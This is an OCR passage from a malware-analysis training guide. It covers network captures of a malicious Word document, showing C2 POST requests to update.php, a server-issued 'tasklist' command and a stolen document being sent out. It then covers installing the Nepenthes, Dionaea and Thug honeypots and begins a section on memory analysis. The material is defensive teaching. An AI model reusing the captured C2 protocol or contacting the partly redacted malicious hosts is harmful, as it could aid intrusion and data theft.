
scrcons.exe:1696 Properties

☑ Resolve addresses

F	Local Address	Remote Address	State
TCP	aeon:1101	host-[redacted]-234-47.rediffdns...	ESTABLISHED
TCP	aeon:1104	wordpress.com:http	ESTABLISHED
TCP	aeon:1105	174.[redacted].244:http	ESTABLISHED
TCP	aeon:1107	174.[redacted].244:http	SYN_SENT
UDP	localhost:1098	*:*	

Figure 80:Activities on a Windows XP machine when a WORD exploit document is opened


The packet sniffer, we used Wireshark here. From the ribbon, select Capture>interfaces and choose the appropriate adapter.



The Wireshark Network Analyzer [Wireshark 1.12.1 (v1.12.1-0-g01b65bf from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
WIRESH
Interface
Live list of the
(counts incomi
Start
Choose one or
Wireshark: Capture Interfaces
Help
Start
Stop
Options
Close

	Device	Description	IP	Packets	Packets/s	
□	Ethernet 3	VMware Virtual Ethernet Adapter	fe80::e153:a4ff:a963:4e6b	0	0	Details
□	Ethernet 2	Intel(R) 82579LM Gigabit Network Connection	192.1 Click to see additional IP addresses			Details
□	Ethernet	Intel(R) 82574L Gigabit Network Connection	fe80::c9a2:4587:8bfd:deb0	0	0	Details
□	Ethernet 4	VMware Virtual Ethernet Adapter	fe80::4dff:9feb:9d74:62b3	0	0	Details

Wireshark captures the packet / traffic from / to the infected machine.




Capturing from AMD PCNET Family Ethernet Adapter (Microsoft's Packet Scheduler) - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply


```
No.   Time        Source       Destination  Protocol Info
 1159 308.707721 [redacted]    10.0.2.15    HTTP/XM HTTP/1.1 200 OK
 1160 308.707788 10.0.2.15    [redacted].150 TCP   atc-appserver > http [ACK] Seq=188 Ack=1692 Win=64085 Len=0
 1161 308.709577 10.0.2.15    [redacted].150 TCP   atc-appserver > http [FIN, ACK] Seq=188 Ack=1692 Win=64085 Len=0
 1162 308.710023 [redacted].150 10.0.2.15   TCP   http > atc-appserver [ACK] Seq=1692 Ack=189 Win=65535 Len=0
 1163 308.724049 10.0.2.15    [redacted].244 TCP   dnap > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
 1164 309.003679 [redacted].244 10.0.2.15   TCP   http > dnap [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
 1165 309.003741 10.0.2.15    [redacted].244 TCP   dnap > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
 1166 309.003989 10.0.2.15    [redacted].244 TCP   [TCP segment of a reassembled PDU]
 1167 309.004246 10.0.2.15    [redacted].244 HTTP  POST /news/update.php HTTP/1.0  (application/x-www-form-urlencoded)
 1168 309.004877 [redacted].244 10.0.2.15   TCP   http > dnap [ACK] Seq=1 Ack=258 Win=65535 Len=0
 1169 309.004891 [redacted].244 10.0.2.15   TCP   http > dnap [ACK] Seq=1 Ack=443 Win=65535 Len=0
 1170 309.760273 [redacted].244 10.0.2.15   TCP   [TCP segment of a reassembled PDU]
 1171 309.761034 [redacted].244 10.0.2.15   HTTP  HTTP/1.1 200 OK  (text/css)
 1172 309.761085 10.0.2.15    [redacted]    TCP   dnap > http [ACK] Seq=443 Ack=203 Win=64039 Len=0
```

Filter: dns

```
No.  Time      Source     Destination Protocol Info
   3 0.000339  10.0.2.15  8.8.8.8     DNS  Standard query A [redacted].wordpress.com
   4 0.325519  8.8.8.8    10.0.2.15   DNS  Standard query response CNAME lb.wordpress.com A 76.74.254.123 A 192.
  21 1.038793  10.0.2.15  8.8.8.8     DNS  Standard query A www.[redacted]e.tk
  24 3.729831  8.8.8.8    10.0.2.15   DNS  Standard query response, Server failure
  25 3.819337  10.0.2.15  8.8.8.8     DNS  Standard query A blogs.rediff.com
  26 3.837575  8.8.8.8    10.0.2.15   DNS  Standard query response A 2[redacted].47
  35 3.978405  10.0.2.15  8.8.8.8     DNS  Standard query A [redacted]1.com
  36 4.472097  8.8.8.8    10.0.2.15   DNS  Standard query response A [redacted].110
  44 4.782291  8.8.8.8    10.0.2.15   DNS  Standard query response A [redacted]3.244
```



Packet num	Hostname	Content Type	Bytes	Filename
17	[redacted]dj.wordpress.com	text/xml	3087	feed
33	blogs.rediff.com	text/html	1671	feed
42	[redacted]st24.com	application/x-www-form-urlencoded	185	update.php
46	[redacted]4.com	text/css	43	update.php
64	[redacted].blogspot.com	application/atom+xml	2941	default
82	[redacted]w.wordpress.com	text/xml	3245	feed
162	[redacted].blog.com	text/xml	1645	feed
171	www.i[redacted]e.tk	application/x-www-form-urlencoded	185	update.php
115	www.[redacted]e.tk	file	2695	update.php?cstype=server&authname=servername&authp.




Stream Content

```
POST /news/update.php?
cstype=server&authname=servername&authpass=serverpass&hostname=[redacted]&ostype=Microsoft%20Windows%20XP
%
20Professional2&macaddr=[redacted]:27:07:C2:[redacted]&owner=140319027&version=2.0.0&runtime=5000&t=4032&command
=offlineresult&commandid=AEON_3703 HTTP/1.0
Accept: */*
Content-Type: file
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.indi[redacted]
Content-Length: 2695
Connection: Keep-Alive
Pragma: no-cache

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>tasklist

Image Name                   PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
System Idle Process            0 Console                 0         16 K
System                         4 Console                 0        212 K
smss.exe                     368 Console                 0        372 K
csrss.exe                    584 Console                 0      2,440 K
winlogon.exe                 608 Console                 0      7,064 K
services.exe                 652 Console                 0      3,780 K
lsass.exe                    664 Console                 0      5,688 K
VBoxService.exe              824 Console                 0      3,016 K
svchost.exe                  872 Console                 0      4,384 K
svchost.exe                  948 Console                 0      3,940 K
svchost.exe                 1040 Console                 0     21,428 K
svchost.exe                 1084 Console                 0      2,908 K
svchost.exe                 1144 Console                 0      4,144 K
```

the command & control server communication. initial data are sent to the server and inturn the server issued the command <tasklist>

The malware is siphoning off documents from the machine.



```
-----------------------8d194f1702588da
Content-Disposition: form-data; name="file"; filename="Cpdf337279"
Content-Type: application/octet-stream

C:\Users\admin\Downloads\DFS_Manual.pdf

-----------------------8d194f1702588da--
```

Figure 81: Screenshot of Wireshark

3.7 AUTOMATIC ANALYSIS

Till now, we are just tip of the iceberg. Malware analysis is an ocean and requires in depth knowledge of O.S internals, reverse Engineering capabilities, ability to comprehend Assembly code etc. However, the below listed are free malware analysis sandboxes and services that can examine malicious artifacts. They can save time and provide an overview of the specimen's capabilities, so that analysts can decide where to focus their more manual analysis efforts.

Table 7: Free malware analysis sandboxes and services

Cuckoo Sandbox	**Offline toolkit, can install locally for analysing malicious files.**
Malwr	**Online implantation of cuckoo sandbox**
ZeroWine	QEMU virtual machine, that dynamically analyse the malware by running with WINE emulator in a safe virtual sandbox (in an isolated environment) collecting information about the APIs called by the program.
Buster sandbox Analyser	
VirusTotal, ThreatExpert,Anubis	online service that enables Internet users to scan dubious files

3.8 MALWARE COLLECTION PROCESS WOTH MALWARE HONEYPOTS

A honeypot is a trap/or a disguised network infrastructure or application component that is meant to be attacked /exploited coupled with real /emulated vulnerabilities. Such systems can attract and log activity from attackers and network worms for the purpose of studying their techniques. Honeypots are usually categorized as either *high-interaction* or *low-interaction*:

- **Low-interaction:** As the name implies, they have limited interaction to an attacker or malware, and mostly used for collecting automated malware such as network worms. All services of a low interaction honeypot are emulated. This means that low interaction honeypots are not themselves vulnerable and will not become infected by the exploit attempted against the emulated vulnerability. These emulated services masquerade as vulnerable software or entire systems, faking the entire network dialog as the attack progresses.
- **High-interaction:** Systems with a real non-emulated OS with actual vulnerable service or software, closely monitoring the system as it is actually exploited by attackers. These systems may be virtual machines or physical machines that you can reset after they are compromised. They are frequently used to gain insight into human attackers and toolkits used by attackers.

Honeynets, on the other hand, consist of two or more honeypots on a network. Typically, a honeynet is used for monitoring a larger and more diverse network in which one honeypot may not be sufficient. For example, an attacker may gain access to one honeypotand then try to move laterally across the network to another computer. If there are no other computers on the network, the attacker may realize that the environment isn't the expected corporate network; and then he'll vanish. In this section our aim is very limited, how to collect malware and hence we focus on low-interaction honeypots for the purpose of collecting malware samples. We will discuss two mostly used low interaction honeypots namely, **Dionaea, nepenthes and thug** a web honey pot that focus web based malware.

3.8.1 Installing Nepenthes

Nepenthes (*http://nepenthes.carnivore.it*) is one of the most well-known and widely deployed low-interaction honeypots on the Internet. Nepenthes includes several modules for emulating Microsoft vulnerabilities that can be remotely exploited by systems scanning the Internet. Nepenthes runs on a variety of operating systems, including Windows via Cygwin, MacOS X, Linux, and BSD. However,the instructions in this recipe are specific to using nepenthes on Ubuntu.

3.8.1.1 Installing Nepenthes

The table below shows some commands to install and run Nepenthes.

Table 8: Commands to install and run Nepenthes

Commands	Explanations
$sudo apt-get install nepenthes	This will install nepenthes and add the user account and group (both named *nepenthes*) that the daemon process runs as. Once the package is installed, you can start nepenthes as a service with the following command.
$sudo service nepenthes start	When nepenthes begins running, it binds to several ports on your system. These are the ports on which nepenthes expects to see common remote explo itation. As you can see in the following netstat output, the nepenthes process has a process ID of 14243. Each line represents a different socket in the LISTEN state (waiting for incoming connections). The top line indicates that nepenthes is listening on port 80 of all IPv4 addresses (0.0.0.0) on the machine and there is currently no remote endpoint (0.0.0.0:*) connected to the socket.
$ **sudo iptables -I INPUT -p tcp --dport <port_number> -j ACCEPT**	To receive connections on these ports from machines on the Internet, you must allow access to the ports through any firewalls on your network. Also, if you are dropping or restricting traffic to your system with iptables (a host-based firewall), you can use the following command to open access to the ports required by nepenthes.
	a list of the directories and files that are associated with nepenthes.
/var/log/nepenthes/	The default logging directory

/var/log/nepenthes/logged_downloads	Contains a list of all download attempts
/var/log/nepenthes/logged_submissions	Contains a list of all *successful* download
/var/log/nepenthes/binaries/	Stores downloaded binaries. Each file is named after its MD5 hash and is only saved the first time it is received; it is not re-downloaded if seen in subsequent attacks.
/var/log/nepenthes.log	The primary log file for nepenthes that contains all activity, including detection of duplicate attacks and other messages associated with nepenthes’s health and status.

3.8.2 Dionaea Honeypot installation

Dionaea (*http://dionaea.carnivore.it*) is a low-interaction honeypot and is considered the successor to nepenthes. Dionaea is

- Written in C, exposing python API’s
- Mature Shellcode detection
- Windows Server Message Block (SMB) based on Python
- logs information on attacks to an SQLite3 database

3.8.2.1 Installing Dionaea

The recommended OS for installing dionaea is Ubuntu or Debian Linux; however, you should be able to set it up on most Unix-based platforms.

Table 9: Commands for setting-up Dionaea

Set up repository	sudo add-apt-repository ppa:honeynet/nightly sudo apt-get update
Install dionaea	sudo apt-get install dionaea
Directory setup	sudo mkdir -p /var/dionaea/wwwroot sudo mkdir -p /var/dionaea/binaries sudo mkdir -p /var/dionaea/log sudo chown -R nobody:nogroup /var/dionaea/
Configure files edit	udo mv /etc/dionaea/dionaea.conf.dist /etc/dionaea/dionaea.conf sudo sed -i 's/var\/dionaea\///g' /etc/dionaea/dionaea.conf sudo sed -i 's/log\//\/var\/dionaea\/log\//g' /etc/dionaea/dionaea.conf
Fire up dionaea	sudo dionaea -c /etc/dionaea/dionaea.conf -w /var/dionaea -u nobody -g nogroup –D

By default, Dionaea will log everything be it debug, info, message, warning, critical, and error Messages. To start dionaea, execute the following command:

```
$sudo dionaea -c /etc/dionaea/dionaea.conf -w /var/dionaea -u nobody -g nogroup -D
```

This will result in the following sequence of commands in the screen.

```
Dionaea Version 0.1.0
Compiled on Linux/x86 at Oct 30  2015 13:03:11 with gcc 4.4.3
Started on mtl00p running Linux/i686 release 2.6.32-22-generic-pae
[29102015 22:26:12] dionaea dionaea.c:238: User nobody has uid 65534
[29102015 22:26:12] dionaea dionaea.c:257: Group nogroup has gid 65534
```

Dionaea is now running and will interact with attacks as they occur.

3.8.3 Installing Thug for web based malware

One of the recent ways malware propagate is using web platform as the vector / drive by download attacks. We can use thug, a low interaction honeyclient to connect to potentially malicious site to automate downloading exploits and further malware. Thug lets the user to emulate the browser varieties and OS platforms while interacting. Thug is basically a python script that will browse a site as a vulnerable browser and get compromised, saves all files during the session that were thrown at it and makes a visualisation all the interactions.


Currently 8 Internet Explorer (Windows XP, Windows 2000, Windows 7), 15 Chrome (Windows XP, Windows 7, MacOS X, Android 4.0.3, Android 4.0.4, Android 4.1.2, Linux, iOS 7.1, iOS 7.1.1, iOS 7.1.2, iOS 8.0.2, iOS 8.1.1), 3 Firefox (Windows XP, Windows 7, Linux) and 5 Safari (Windows XP, Windows 7, MacOS X, iOS 7.0.4, iOS 8.0.2) personalities are emulated and about 90 vulnerability modules (ActiveX controls, core browser functionalities, browser plugins) are provided. Thug can also emulate shellcode, Adobe Reader, Shockwave Flash, use the HoneyAgent Java sandbox, and submit URLs and samples to VirusTotal with optional configurations. Follow the steps to get thug installed correctly on a Ubuntu machine. (You can find it pre-instelled in REMNux malware appliance as well).

Table 10: Steps to install thug correctly on a Ubuntu machine

Install dependencies	sudo apt-get install -y autoconf build-essential git-core scons subversion libboost-dev libboost-python-dev libboost-thread-dev libboost-system-dev libtool mongodb python-bs4 python-chardet python-cssutils python-dev python-html5lib python-httplib2 python-zope.interface python-pymongo python-pefile python-setuptools sudo easy_install beautifulsoup4

Obtaining libemu via Git	mkdir mydir cd mydir git clone git://git.carnivore.it/libemu.git
	cd /mydir/libemu/ autoreconf -v -i ./configure --enable-python-bindings --prefix=/opt/libemu sudo make install sudo ldconfig -n /opt/libemu/lib
Obtaining pylibemu via Git and install	cd mydir git clone https://github.com/buffer/pylibemu.git cd /mydir/pylibemu/ sudo sh -c "echo /opt/libemu/lib > /etc/ld.so.conf.d/pylibemu.conf" python setup.py build sudo python setup.py install
Get the source	cd ~ git clone https://github.com/buffer/thug.git cd ~/thug/ svn checkout http://v8.googlecode.com/svn/trunk/ v8 **Apply patch for V8** cp patches/V8-patch* . patch -p0 < V8-patch1.diff rm V8-patch*
Python wrapper for V8.	cd /mydir/ svn checkout http://pyv8.googlecode.com/svn/trunk/ pyv8 export V8_HOME=$HOME/thug/v8 cd pyv8 python setup.py build sudo python setup.py install

If all succeeds, we are good to go.




```
remnux@remnux:/usr/local/thug/src$ l
ActiveX/  Classifier/  Debugger/  Java/     Plugins/  thugctrl.py  thug.py*
AST/      config.ini   DOM/       Logging/  ThugAPI/  thugd.py
remnux@remnux:/usr/local/thug/src$ ./thug.py --help

Synopsis:
    Thug: Pure Python honeyclient implementation

    Usage:
        python thug.py [ options ] url

    Options:
        -h, --help              Display this help information
        -V, --version           Display Thug version
        -u, --useragent=        Select a user agent (see below for values, default: winxpie60)
        -e, --events=           Enable comma-separated specified DOM events handling
        -w, --delay=            Set a maximum setTimeout/setInterval delay value (in milliseconds)
        -n, --logdir=           Set the log output directory
        -o, --output=           Log to a specified file
        -r, --referer=          Specify a referer
        -p, --proxy=            Specify a proxy (see below for format and supported schemes)
        -l, --local             Analyze a locally saved page
        -x, --local-nofetch     Analyze a locally saved page and prevent remote content fetching
        -v, --verbose           Enable verbose mode
        -d, --debug             Enable debug mode
        -q, --quiet             Disable console logging
        -m, --no-cache          Disable local web cache
        -a, --ast-debug         Enable AST debug mode (requires debug mode)
        -g, --http-debug        Enable HTTP debug mode
        -t, --threshold         Maximum pages to fetch
        -E, --extensive         Extensive fetch of linked pages
        -T, --timeout=          Set the analysis timeout (in seconds)
        -B, --broken-url        Set the broken URL mode

        Plugins:
        -A, --adobepdf=         Specify the Adobe Acrobat Reader version (default: 9.1.0)
        -P, --no-adobepdf       Disable Adobe Acrobat Reader plugin
        -S, --shockwave=        Specify the Shockwave Flash version (default: 10.0.64.0)
        -R, --no-shockwave      Disable Shockwave Flash plugin
        -J, --javaplugin=       Specify the JavaPlugin version (default: 1.6.0.32)
        -K, --no-javaplugin     Disable Java plugin

        Classifier:
        -Q, --urlclassifier     Specify a list of additional (comma separated) URL classifier rule files
        -W, --jsclassifier      Specify a list of additional (comma separated) JS classifier rule files

    Proxy Format:
        scheme://[username:password@]host:port (supported schemes: http, http2, socks4, socks5)

    Available User-Agents:
        winxpie60               Internet Explorer 6.0   (Windows XP)
        winxpie61               Internet Explorer 6.1   (Windows XP)
        winxpie70               Internet Explorer 7.0   (Windows XP)
        winxpie80               Internet Explorer 8.0   (Windows XP)
        winxpchrome20           Chrome 20.0.1132.47     (Windows XP)
        winxpfirefox12          Firefox 12.0            (Windows XP)
        winxpsafari5            Safari 5.1.7            (Windows XP)
        win2kie60               Internet Explorer 6.0   (Windows 2000)
        win2kie80               Internet Explorer 8.0   (Windows 2000)
        win7ie80                Internet Explorer 8.0   (Windows 7)
        win7ie90                Internet Explorer 9.0   (Windows 7)
        win7chrome20            Chrome 20.0.1132.47     (Windows 7)
```

A basic example usage:

thug.py –u <malicious url> -A <adobe version> -J <java plugin version> -u <user agent>

type python thug.py –help for more usage

Results are stored systematically directory-wise with detailed information about the dropped files, html and other source pages. And an exciting feature to flaunt is a browser flow-graph named as **graph.svg,(inside analysis directory)** which can easily be opened with firefox**.**



```
 remnux@remnux:/usr/local/thug/src$ ./thug.py wpc.dot.gov.in -u win7chrome20 -A 10.0.0 -J 1.6.0.3
mnux@remnux:/usr/local/thug/logs$ ls
e5f509fa5635ba8de9cacd7483bfeb  26c21c755a8e05147b7aa24a9149204c  45b62c8b7999ec3063a247d1e665d517  9672f54367d1dc7c63ddbb87fe4caa44
09fac686b2e10ddbc2fa656f0b6048  274ff0cf20c2faec493cc4496694f279  4d4d0957090972a283c9788d0d30205f  a799932fc6c6530c0f692643f2fa3214
8e55612e33ec173167a344d90e19b6  31bfcfca40d243c9a836401a0deb201e  6b0094052c0f03fa7efe4fc50e49f696  b23d2bf162185eef618bff3ee4390e57
svg                             436e167894002897d79b8e3385396c4e  887c45709eff422f24af58d3b1576a39  c551f2f6f6d25df1fed6efb2f775d068

emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c$ ls
20150805062256  20151107023623
emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c$ cd 20150805062256/
emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c/20150805062256$ ls
nalysis  application  index.html  text  unzipped
emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c/20150805062256$ cd a
ash: cd: a: No such file or directory
emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c/20150805062256$ cd analysis/
emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c/20150805062256/analysis$ l
raph.svg  json/  maec11/  pdf/
emnux@remnux:/usr/local/thug/logs/26c21c755a8e05147b7aa24a9149204c/20150805062256/analysis$ firefox graph.svg &
```

file:///var/log/thug/26c21c755a8e05147b7aa24a9149204c/20150805062256/analysis/graph.svg
about:blank
window open
http://[redacted].gov.in
link
link
script src
script src
script src
iframe
http://[redacted].in/include/applicati[redacted]esheet.css
http://[redacted]t.gov.in/include/H[redacted]e.css
http://[redacted].gov.in/include/br[redacted]ser.js
http://[redacted].gov.in/include/don[redacted]d.js
http://[redacted].gov.in/include/co[redacted]?.js
http://45.[redacted].177:8080/sho[redacted]e.swf

Figure 82:Browser flow-graph

3.9 MEMORY ANALYSIS


When a Microsoft Windows machine is involved in an incident, we have several choices of how to proceed in our investigation. Sometimes your victim cannot afford to remove the system from the network because a proper backup server cannot be swapped in its place. Therefore, a traditional forensic duplication cannot be acquired. Other times, the data currently in memory may be the only evidence of the incident.

3.9.1 Capturing Memory

Volatile memory may contain many pieces of information relevant to a forensic investigation, such as passwords, cryptographic keys, and other data. Having the knowledge and tools needed to recover that data is essential, and this capability is becoming increasingly more relevant as hard drive encryption and other security mechanisms make traditional hard disk forensics more challenging. There are many advantages for volatile memory analysis than dead box analysis,

as volatile memory depicts you the current state of the system by detailing you the processes, information about open files and registry handles, network information, passwords and cryptographic keys, unencrypted content that is encrypted (and thus unavailable) on disk, hidden data, and worm and rootkits written to run solely in memory are all potentially stored there. This section we will slightly glean about how to capture forensically sound volatile memory images for both the platform.

